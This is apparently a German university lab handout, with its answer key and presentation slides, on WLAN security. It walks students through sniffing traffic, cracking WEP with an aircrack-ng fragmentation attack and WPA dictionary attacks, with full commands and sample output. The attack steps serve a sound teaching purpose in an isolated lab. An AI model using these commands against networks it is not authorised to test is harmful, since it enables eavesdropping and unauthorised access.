Herzlich Willkommen zum Praktikumsnachmittag. Heute werden Sie ein Wireless LAN aufsetzen und verschiedene Methoden zur WLAN-Verschlüsselung und deren Kompromittierung kennenlernen. Zuerst konfigurieren Sie einen Wireless Access Point und probieren das entstehende, drahtlose Netzwerk abzuhören. Schritt für Schritt erlernen Sie, wie das WLAN besser geschützt werden kann und mit welchen Methoden ein ungenügend geschütztes WLAN geknackt werden kann.

Die Thematik des heutigen Praktikums steht vor dem Hintergrund, dass auch heutzutage noch viele WLANs ungenügend gesichert sind und das Bewusstsein der WLAN-Betreiber diesbezüglich noch nicht ausreichend sensibilisiert ist.

Falls genügend Zeit bleibt, werden Sie zusätzlich noch das Prinzip des Wardriving (Aufspüren von Wireless Access Points) kennenlernen und ausprobieren.

## 2. Lernziele

- Aufsetzen eines sicheren WLANs
- Unterschied zwischen WEP- und WPA-gesichertem WLAN bezüglich Angriffspunkte begreifen
- Fragmentation Attack verstehen
- Wardriving kennenlernen

## 3. Vorbereitung

- Theorie zu WEP und WPA repetieren
- Theorie über die Fragmentation Attack lesen
- Dokumentation zu Aircrack lesen
- Sich mit dem Begriff Wardriving bekannt machen

#### 4. Aufbau und Konfiguration der Versuchsanordnung




Abb. 1: Aufbau der Versuchsanordnung

Bauen Sie die Versuchsanordnung nach Abbildung 1 auf.

#### Konfiguration des Access Points:

- Verbinden Sie für die Erst-Konfiguration des Access Points den User mit dem Access Point per Ethernet
- Booten Sie das Betriebssystem Windows als User `root`
- Starten Sie den Webbrowser und tippen Sie `http://192.168.1.1` in die Adresszeile
- Der Username lautet: `admin`, das Passwort lautet: `admin`
- Sie sind nun auf der Konfigurationsseite des AP
- Wählen Sie das `Quick Setup` und folgen Sie den Anweisungen
- Als Verbindungstyp wählen wir den Punkt mit einer statischen IP-Adresse:
  - IP-Adresse: `192.168.X.2`
  - Subnetzmaske: `255.255.255.0`
  - Default Gateway: `192.168.X.1`
  - DNS-Servers `automatically`
- Als SSID wählen Sie ihren Gruppennamen: `group_X`
- Als Verschlüsselung wählen Sie vorerst: `Low (None)`
- Danach rebooten wir den Access Point (`Save & Restart`)
- Nach der Erst-Konfiguration des AP sollte immer noch das Admin-Passwort geändert werden (1. Schritt für ein sichereres WLAN):
  - Unter `System Setup / Change Password` kann dies erledigt werden
- Noch einmal `Save & Restart`, dann `Logout` und der AP ist konfiguriert. Das Ethernet-Kabel kann nun getrennt werden

**Achtung: Wählen Sie einen Wireless Channel verschieden zu den anderen Gruppen, damit Sie sich nicht gegenseitig behindern!**

**Konfiguration des Users:**

- Öffnen Sie die Eingabeaufforderung (Kommando-Zeile) und tippen Sie `ipconfig` ein
- Alle Einträge sollten leer sein, da der PC über kein Interface verbunden ist (ansonsten löschen Sie die Einträge mit `ipconfig /release`)
- Wir wollen nun eine Wireless-Verbindung mit dem AP aufbauen und aktivieren deshalb das notwendige Interface unter den Netzwerkverbindungen
- Wir verbinden mit unserem eben erstellten WLAN mit SSID `group_X`
- Wiederum mit `ipconfig` kann der Netzwerkstatus überprüft werden. Falls die Einstellungen falsch sind, geben Sie die notwendigen Daten manuell ein und deaktivieren Sie den DHCP-Dienst:
  - IP-Adresse: `192.168.1.2`
  - Subnetzmaske: `255.255.255.0`
  - Default Gateway: `192.168.1.1`
  - SSID: `group_X`
  - Verschlüsselung: `None`

Überprüfen Sie die vollständige und korrekte Konfiguration der Versuchsanordnung durch ein Pingen vom User aus: `ping www.ethz.ch`

**Konfiguration des Attackers:**

- Booten Sie das Betriebssystem Debian als User `root`

**Tipp:**

Es kann sich als sehr nützlich erweisen, die MAC-Adressen aller beteiligten Netzwerkgeräte vorgängig zu notieren, um später die IP-Pakete schneller zuzuordnen zu können:

**Q1: Warum wird ein Kabel benötigt, um den AP zu konfigurieren?**

**Q2: Warum findet man in der IP-Adresse des Users die Gruppennummer nicht**

**Q3: Warum wird der Attacker nicht ans Internet angeschlossen?**

## 5. Verbindung abhören

Sie haben nun erfolgreich ein kleines WLAN aufgebaut. Das WLAN ist allerdings noch völlig ungeschützt. Diese Tatsache wollen wir nun ausnutzen und das Netzwerk abhören. Starten Sie dazu auf dem Attacker das Programm `Ethereal` (`Wireshark`), welches Sie bereits kennen. Wählen Sie den D-Link AirPlus Adapter `DWL-G520` als Interface zum Abhören aus und starten Sie die Aufzeichnung.

Können Sie eine Aktion des Users auf dem Attacker-Host nachvollziehen? Finden Sie die entsprechenden TCP/IP-Pakete wieder?

Z.B. surfen auf `http://www.ethz.ch` oder

downloaden einer Datei: `https://www.csg.ethz.ch/people/maym/dtb.pdf`

**Q4: Wie finden Sie den richtigen Wireless Channel zum Abhören?**

**Q5: Was sehen Sie? Interpretieren Sie das Resultat!**

**Q6: Wie können Sie sicher gehen, dass ein bestimmtes Paket aus dem Netzwerk `group_x` stammt?**

**Q7: Wie viele WLANs sehen Sie?**

**Q8: Wie merkt der User, dass seine Verbindung abgehört wird?**

In einem nächsten Schritt wollen wir unser WLAN gegen ein solches Abhören sichern. Dazu müssen wir zuerst wieder mit dem User in die AP-Konfiguration rein.

`http://192.168.1.1`

**Q9: Wo wird die Methode der Verschlüsselung gewählt?**

Wir wählen nun eine 128-Bit WEP-Verschlüsselung mit einer willkürlichen Passphrase zur Generierung der WEP-Keystreams.

**Q10: Erklären Sie kurz wie der WEP-Mechanismus funktioniert:**

**Q11: Ist der User noch mit dem Internet verbunden?**

**Q12: Wie gehen Sie vor, um das Problem zu lösen?**

**Q13: Was können Sie tun, wenn Sie ihren WEP Key vergessen haben?**

Wir wollen nun wieder mit dem Attacker die Verbindung abhören. Starten Sie Ethereal (Wireshark) mit den gleichen Optionen.

Probieren Sie die gleichen User-Aktionen wie vorhin aus, um TCP/IP-Pakete zu generieren.

**Q14: Was sehen Sie?**

**Q15: Wie interpretieren Sie dieses Resultat?**

**Q16: Könnte Ethereal (Wireshark) unser WLAN abhören, falls es die Passphrase kennen würde? Wie gehen Sie vor?**

Wir merken, dass unser WLAN nun schon sicherer ist. Ist es allerdings sicher genug?

## 7. Fragmentation Attack

### Theorie:

Der Beginn jedes 802.11-Datenpakets wird in Klartext übertragen. Die Rede ist vom LLC/SNAP-Header. Er ist 8 Bytes lang und sieht immer gleich aus:

AA	AA	03	00	00	00	08	„ARP“ or „IP“
----	----	----	----	----	----	----	---------------

Diese Tatsache kann man ausnützen. Nimmt man also die ersten 8 Bytes eines verschlüsselten Datenpakets und führt ein XOR mit dem bekannten LLC/SNAP-Header durch, so können 8 Bytes eines WEP-Keystreams berechnet werden (4 Bytes Daten & CRC32).

Die Fragmentation auf OSI-Ebene 2 lässt 16 802.11 Fragmente zu. So können nun also 64 Bytes an Daten in ein fremdes, verschlüsseltes WLAN injiziert werden.

Für die Entschlüsselung von Daten wird ein Datenpaket in Fragmente unterteilt und an den Access Point gesendet. Dieser kennt den WEP-Key und wird folglich für uns die Fragmente zusammensetzen und an einen beliebigen Host im Internet weiterleiten.




Abb. 2: Illustration zur Theorie der Fragmentation Attack

Den eben beschriebenen Vorgang ist bekannt als die „nackte“ Fragmentation Attack. Will man allerdings nicht von einem zweiten Host im Internet abhängig sein oder mehr als 64 Bytes in das Netzwerk speisen, so beachte man die folgenden, weiterführenden Möglichkeiten:

Zum einen kann ganz einfach das Spiel mit den 16 Fragmenten wiederholt werden. In einem zweiten Schritt werden dann also 1028 Bytes an Daten in das Netzwerk injiziert (16 x 64 Bytes plus CRC32). Insgesamt sind auf diese Weise 34 Fragmente notwendig um einen ganzen, 1500 Byte langen WEP-Keystream zu erlangen. Jetzt ist keine Fragmentierung mehr von Nöten und es können beliebig weitere Keystreams generiert werden.

Um einen spezifischen WEP-Keystream zu erhalten wird wiederum zuerst der LLC/SNAP-Header missbraucht. Das nächste Byte wird nun „erraten“. Das heisst man erweitert das Fragment einfach um ein zufälliges Byte und schaut, ob der Access Point das Paket retourniert (bei Broadcast-Frames). Falls ja, hat man richtig geschätzt, falls nein, wird einfach ein anderes Byte ausprobiert. Mann kann natürlich auch alle 256 Möglichkeiten parallel zu verschiedenen Multicast-Adressen senden. Mit diesem Prozess ist es relativ einfach Byte für Byte an einen spezifischen WEP-Keystream zu gelangen.

### Praxis:

Als ersten Schritt notieren wir die MAC-Adressen des Access Points und dem Wireless Interface des Angreifers (D-Link AirPlus DWL-G520) sowie den Wireless Channel. All diese Parameter brauchen wir später:

Danach müssen wir das Wireless Interface für den Angriff konfigurieren. Dazu tippen wir hintereinander folgende Befehle ein:

```
ifconfig eth0 down
ifconfig ath0 up
airmon-ng stop ath0
airmon-ng start wifi0 {CHANNEL}
```

Sie sollten danach folgendes auf dem Bildschirm sehen:

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0)
ath1	Atheros	madwifi-ng VAP (parent: wifi0)
(monitor mode enabled)		

Sollte dies nicht der Fall sein, kann der Angriff nicht gestartet werden. Mit dem Befehl `iwconfig` kann allenfalls überprüft werden, ob das Interface richtig funktioniert. Der `monitor mode` muss auf jeden Fall aktiviert sein!



In einem zweiten Schritt erzielen wir eine „fake authentication“ beim Access Point:

```
aireplay-ng -l 0 -e {SSID} -a {MAC_AP} -h {MAC_WIFI} ath0
```

Sie sehen etwas in der Art:

```
15:09:43 Waiting for beacon frame (BSSID: 00:0E:A6:F6:19:B1)
15:09:43 Sending Authentication Request
15:09:43 Authentication successful
15:09:43 Sending Association Request
15:09:44 Association successful :-)
```

**Q17: Warum ist diese falsche Authentifizierung notwendig?**

Im dritten Schritt führen wir die eigentliche Fragmentation Attack wie in der Theorie beschrieben aus:

```
aireplay-ng -5 -b {MAC_AP} -h {MAC_WIFI} ath0
```

**Q18: Was bedeutet der Parameter “-5” und was genau unternimmt nun unser Interface?**

Merken Sie sich den Dateinamen mit dem gespeicherten Keystream:

```
Saving chosen packet in replay_src-0918-151049.cap
15:11:25 Data packet found!
15:11:25 Sending fragmented packet
15:11:26 Got RELAYED packet!!
15:11:26 Thats our ARP packet!
15:11:26 Trying to get 384 bytes of a keystream
15:11:26 Got RELAYED packet!!
15:11:26 Thats our ARP packet!
15:11:26 Trying to get 1500 bytes of a keystream
15:11:26 Got RELAYED packet!!
15:11:26 Thats our ARP packet!
Saving keystream in fragment-0918-151126.xor
Now you can build a packet with packetforge-ng out of that
1500 bytes keystream
```

Mit dem erhaltenen Keystream generieren wir nun ein ARP-Paket:

```
packetforge-ng -0 -a {MAC_AP} -h {MAC_WIFI} -k 192.168.X.2 -l  
192.168.X.3 -y {fragment-xxxx-xxxxxx.xor} -w arp-request
```

**Q19: Für was brauchen wir ein ARP-Paket?**

**Q20: Was bedeuten die IP-Adressen im ausgeführten Befehl?**

Erst jetzt, im vierten und letzten Schritt, sammeln wir Pakete innerhalb des WLANs und cracken den WEP-Key. Mit dem nächsten Befehl starten Sie den Abhörprozess:

```
airodump-ng -c {CHANNEL} -bssid {MAC_AP} -w frag ath0
```

Sie sehen:

```
CH 11 ][ Elapsed: 28 s ][ 2007-09-18 15:12
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ES
{MAC_AP}	47	100	282	38	0	11	48	WEP	WEP		g

BSSID	STATION	PWR	Lost	Packets	Probes
{MAC_AP}	00:15:E9:32:00:7A	45	0	32	
{MAC_AP}	00:15:E9:31:F9:0C	-1	0	1	

Führen Sie nun den folgenden Befehl in einer neuen Shell aus:

```
aireplay-ng -2 -r arp-request ath0
```

**Q21: Was ist der Zweck dieses Befehls?**

Starten Sie nochmals eine neue Shell.

**Q22: Wie lautet der letzte Befehl zum Cracken des WEP-Keys?**

Bei erfolgreicher Ausführung des Befehls, sollten Sie nun folgende Ausgabe auf dem Bildschirm sehen:

```
Aircrack-ng 0.9.1

[00:00:00] Tested 6/1400000 keys (got 39162 IVs)

KB depth byte(vote)
0 0/ 1 D9( 199) FA( 189) A8( 185) B0( 181) 72( 180) BB( 179)
1 0/ 1 2D( 213) F7( 189) 19( 185) F9( 185) 60( 183) 90( 183)
2 0/ 1 80( 216) 66( 184) 99( 181) 57( 180) 12( 179) D8( 179)
3 0/ 1 D9( 217) C1( 190) 89( 188) 2B( 185) A0( 185) 9E( 184)
4 0/ 1 47( 199) CA( 183) 4E( 182) 62( 182) B4( 181) FB( 180)
5 1/ 3 28( 188) 3A( 184) CF( 180) 16( 178) 42( 178) 3B( 176)
6 0/ 1 34( 199) 09( 179) A3( 178) 13( 177) 67( 176) C0( 176)
7 0/ 1 DA( 209) A1( 192) B4( 190) 15( 187) 6D( 182) 09( 180)
8 0/ 1 1E( 227) 02( 184) E9( 181) 5F( 178) 23( 177) 5A( 177)
9 0/ 1 4C( 200) 4D( 183) 4E( 182) 7B( 182) A8( 180) 2C( 178)
10 0/ 1 DF( 206) 66( 189) 81( 185) D8( 181) E1( 180) A7( 179)
11 0/ 2 69( 184) 7F( 182) 50( 180) D0( 179) E7( 179) CC( 178)
12 0/ 1 2A( 203) 89( 194) A1( 184) 83( 183) 04( 182) 47( 182)

KEY FOUND! [ D9:2D:80:D9:47:94:34:DA:1E:4C:DF:69:2A ]
Decrypted correctly: 100%
```

Gratuliere, Sie haben erfolgreich den WEP-Key gecrackt! Der Vorgang des Trafficgenerierens, des Abhörens und des Crackens sollte kaum länger als 30s – 60s dauern!

## 8. WPA Verschlüsselung

**Q23: Erklären Sie mit ihren eigenen Worten die Unterschiede von WPA zu WEP. Beschränken Sie sich dabei auf die wichtigsten 3 Punkte:**

Konfigurieren Sie nun ihren Access Point mit einer WPA-Verschlüsselung und testen Sie wie schon bei der WEP-Verschlüsselung, ob Sie Pakete mit dem Angreifer abhören und lesen können.

**Q24: Wo wird die WPA-Verschlüsselung eingestellt?**

Die Aircrack-Suite bietet mit `airdump-ng`, `aireplay-ng` und `aircrack-ng` und den richtigen Parametern auch Werkzeuge um WPA-Netze zu kompromittieren. Dazu wird eine Dictionary Attack verwendet. Ein Erfolg ist folglich nur möglich, wenn ein sehr schwaches Passwort gewählt wird.

**Q25: Wie lauten die Befehle für eine Dictionary Attack mit der Aircrack-Suite? Wo wird die Wörterliste gewählt?**

Falls Sie noch genügend Zeit und Lust haben, lesen Sie in der Aircrack-Dokumentation wie eine solche Attacke gestartet wird und probieren Sie es aus. Falls Sie die Thematik des Wardrivings mehr interessiert, können Sie sich auch dem nächsten Kapitel widmen.

## 9. Wardriving

Wardriving bezeichnet das Aufspüren von fremden Access Points. Falls Sie noch genügend Zeit und Lust haben, probieren Sie zum Schluss noch das Wardriving aus. Verwenden Sie dazu den Windows PC und die installierte Software `NetStumbler`.

Falls ein GPS-Modul und eine Bluetooth-Schnittstelle am PC zu Verfügung stehen, gehen Sie wie folgt vor:

Zuerst wird das GPS-Modul installiert. Die dazu notwendigen Treiber organisiert Windows selber. Die auszuführenden Schritte sind lediglich das GPS-Modul einschalten (Bluetooth ist automatisch aktiviert), im Bluetooth-Manager von Windows das Gerät hinzufügen und per Bluetooth Passphrase eine Verbindung erstellen. Der Bluetooth Pin für das Altina GBT708-Modul lautet 6268. Nun muss man sich nur noch den erstellten COM-Port merken, welcher die Bluetooth-Schnittstelle zum GPS-Modul darstellt, und diesen im verwendeten WLAN-Sniffer unter den GPS-Optionen richtig konfigurieren.

NetStumbler beginnt automatisch mit der Suche nach WLANs und aktualisiert die Liste der gewonnenen Informationen inklusive GPS-Daten stetig.

Um schlussendlich die gesammelten GPS-Daten noch auf einer Karte zu visualisieren, speichern Sie den Output von NetStumbler im eigenen .ns1-Format und importieren diese Datei wiederum im GPS-Visualizer, welcher je nach Wunsch die geforderte Wardriving-Karte generiert:

<http://www.gpsvisualizer.com>

## 10. Fazit

- Ein WEP-gesichertes WLAN erfolgreich zu attackieren benötigt Sekunden
- Ein kompletter WEP-Key zu erhalten eine oder zwei Stunden
- WEP ist längst überholt und sollte nirgends mehr verwendet werden!

## 11. Abschluss

Zum Abschluss räumen Sie bitte sowohl ihren Platz als auch die benutzten Rechner auf. Resetten Sie den Access Point.

## **B Lösungen zu Praktikumsfragen**

Kurze Lösungsideen zu den Praktikumsfragen (1 Seite)

- Q1 Ohne Konfiguration kein drahtloses Netzwerk
- Q2 Neues Netzwerk hinter NAT
- Q3 Der Attacker selbst braucht keine Internetverbindung, sondern will ein Netzwerk kompromittieren
- Q4 Ausprobieren (Channel Hopping)
- Q5 TCP/IP-Pakete
- Q6 Vergleiche Ziel-MAC-Adressen mit BSSID
- Q7 N/A
- Q8 Er bemerkt dies überhaupt nicht
- Q9 Unter den Sicherheitseinstellungen
- Q10 Wird innerhalb dieser Arbeit gezeigt
- Q11 Verbindung wird automatisch getrennt (veränderte Verbindungsparameter, Router-Rebooting)
- Q12 Man muss sich neu verbinden und WEP-Key eintippen
- Q13 Router resetten und neu konfigurieren
- Q14 Nichts, Datenpakete sind unlesbar
- Q15 Datenpakete sind verschlüsselt und werden nicht mehr als solche erkannt
- Q16 Ethereal bietet Optionen zur Live-Entschlüsselung
- Q17 Damit unsere Pakete akzeptiert werden
- Q18 Er steht für eine Fragmentation Attack, Fragmentation Attack wird benützt
- Q19 Können wir wieder ins Netz injizieren und Traffic generieren
- Q20 ARP-Paket braucht IP-Adressen als Daten
- Q21 Erhöhter Traffic wird generiert
- Q22 `aircrack-ng -z -b {MAC_AP} frag*.cap`
- Q23 TKIP, längerer IV, besserer kryptografischer Integritätscheck
- Q24 Unter den Sicherheitseinstellungen
- Q25 `airodump-ng -c 9 --bssid {MAC_AP} -w psk ath0, aireplay-ng -O 1 -a {MAC_AP} -c {MAC_WIFI} ath0 und aircrack-ng -w password.lst -b {MAC_AP} psk*.cap`

## **C Präsentation**

Die Schlusspräsentation der Semesterarbeit (7 Seiten)



# Wireless Security

SA SS 07  
Stephan Dudler

ETH Zürich, D-ITET, TIK, CSG

Sommersemester 2007

Stephan Dudler, 03-913-233

## Wireless Security

### ▶ Motivation:

- Sehr grosse Anzahl AP's / WLAN's, weit verbreitet
- WEP hat Schwächen, allgemein bekannt
  - Wie schnell wirklich kompromittierbar?
  - Was ist die neuste Attacke?
  - Sensibilisierung WLAN-Betreiber

### ▶ Persönliche Motivation:

- Interesse Network Security
- Sehr praxisrelevant

# Wireless Security

## ▶ Aufgabenstellung:

- Konzept für Praktikumsnachmittag
  - Zusätzlicher Nachmittag für Studenten des Network Security Praktikums
  - Inklusive Fragmentation Attack praktisch anwenden
- Fragmentation Attack
  - Mechanismus / Angriffspunkt verstehen
  - Erfolgreich in der Praxis anwenden
  - Für Studenten in Praktikum verpacken

# Praktikumsnachmittag


## ▶ Infrastruktur:

- Hardware:
  - D-Link AirPlus DWL-G520 Wireless-Karte (+ spezifische Treiber)
  - ASUS Wireless Router WL-500g Premium
  - (User & Attacker Host)
- Software:
  - Aircrack mit Zusatz-Tools (von Mark Handley / Andrea Bittau)
  - (Internet-Browser & Ethereal)

# Praktikumsnachmittag

## ▶ Versuchsanordnung:

- Vorhandene Anordnung ergänzen:



- Jede Gruppe eigenes WLAN hinter NAT-Router

# Praktikumsnachmittag


## ▶ Konzept: (Ziel 90–120min)

	[min]
1. Vorbereitung	individuell
2. Aufbau und Konfiguration	25'
3. Ungesicherte Verbindung abhören	20'
4. WEP aktivieren	10'
5. WEP-Verbindung abhören	10'
6. Fragmentation Attack	30'
7. WPA aktivieren	10'
8. WPA-Verbindung abhören	10'
9. (WPA Dictionary Attack)	
10.(Wardriving)	

# Fragmentation Attack (Theory)

- ▶ LLC+SNAP Header (8 Bytes) allgemein bekannt:
  - XOR des Headers mit ersten 8 Bytes eines abgehörten Pakets
    - = 8 Bytes des Keystreams berechnet (4 Bytes Daten + CRC32)
- ▶ Fragmentierung auf OSI-Layer 2:
  - $16 \times 4 = 64$  Bytes Daten ins WLAN injizieren!
- ▶ Kombination einer bekannten Schwachstelle mit einer völlig legalen Methode

# Fragmentation Attack (Theory)



- Echt-Zeit-Entschlüsselung

# Fragmentation Attack (Theory)

- ▶ Ganze Keystreams:
  - grosses Broadcast Frame in kleinen Fragmenten senden
  - AP wird es zusammensetzen und weiterleiten
  - abhören, XOR mit Plain Text = Keystream
    - zuerst  $16 \times 4 \text{ Bytes} = 68 \text{ Bytes (+ CRC32)}$
    - dann  $16 \times 64 \text{ Bytes} = 1028 \text{ Bytes etc.}$
- ▶ Total 34 Fragmente für 1500 Bytes Keystream

# Fragmentation Attack

- ▶ Fragmentation Attack mit Debian & Aircrack:
  - 1. Fragmentation Attack für Keystream
  - 3. ARP-Request bilden mit Keystream
  - 4. Traffic erhöhen mit ARP-Requests
  - 5. WLAN abhören und IV's sammeln
  - 6. WEP-Key cracken
- ▶ WEP-Key innerhalb 30s – 60s geknackt!


# Wardriving

- ▶ Zusätzliche Aufgabe
- ▶ Hardware:
  - Notebook (T40p) mit integrierter Wireless-Antenne
  - Cacotech AirPcap Wireless Sniffer
  - Altina GPS-Receiver über Bluetooth
- ▶ Software:
  - NetStumbler, GPS-Visualizer (Google Maps)
  - Kismet
- ▶ Integrieren im Praktikumsnachmittag
- ▶ Messung in Zürich & Oerlikon

# Wardriving

▶ AP's gefunden:	1057	100%
◦ unverschlüsselt:	323	30.6%
◦ WEP verschlüsselt:	418	39.5%
◦ besser als WEP:	316	29.9%

- ▶ Karte:



# Wireless Security

- ▶ Zusammenfassung:
  - komplettes Praktikumskonzept erstellt und dokumentiert für Studenten
  - Fragmentation Attack praktisch umgesetzt mit Debian und Aircrack
  - WEP-Key innerhalb 30s – 60s entschlüsselt
  - mehr als 2/3 der gefundenen AP's verschlüsselt
  - jedoch mehr als 1/2 ungenügend verschlüsselt
- ▶ don't use WEP!

# Wireless Security

- ▶ Fragen?
- ▶ Referenzen:
  - The Final Nail in WEP's Coffin (Bittau, Handley, Lackey)
  - Network Security Unterlagen Vorlesung & Praktikum
  - Breaking 104 bit WEP in less than 60 seconds (TU-Darmstadt)
  - <http://www.aircrack-ng.org/doku.php>
  - <http://www.wireless-bern.ch>
  - <http://www.wardriving.ch>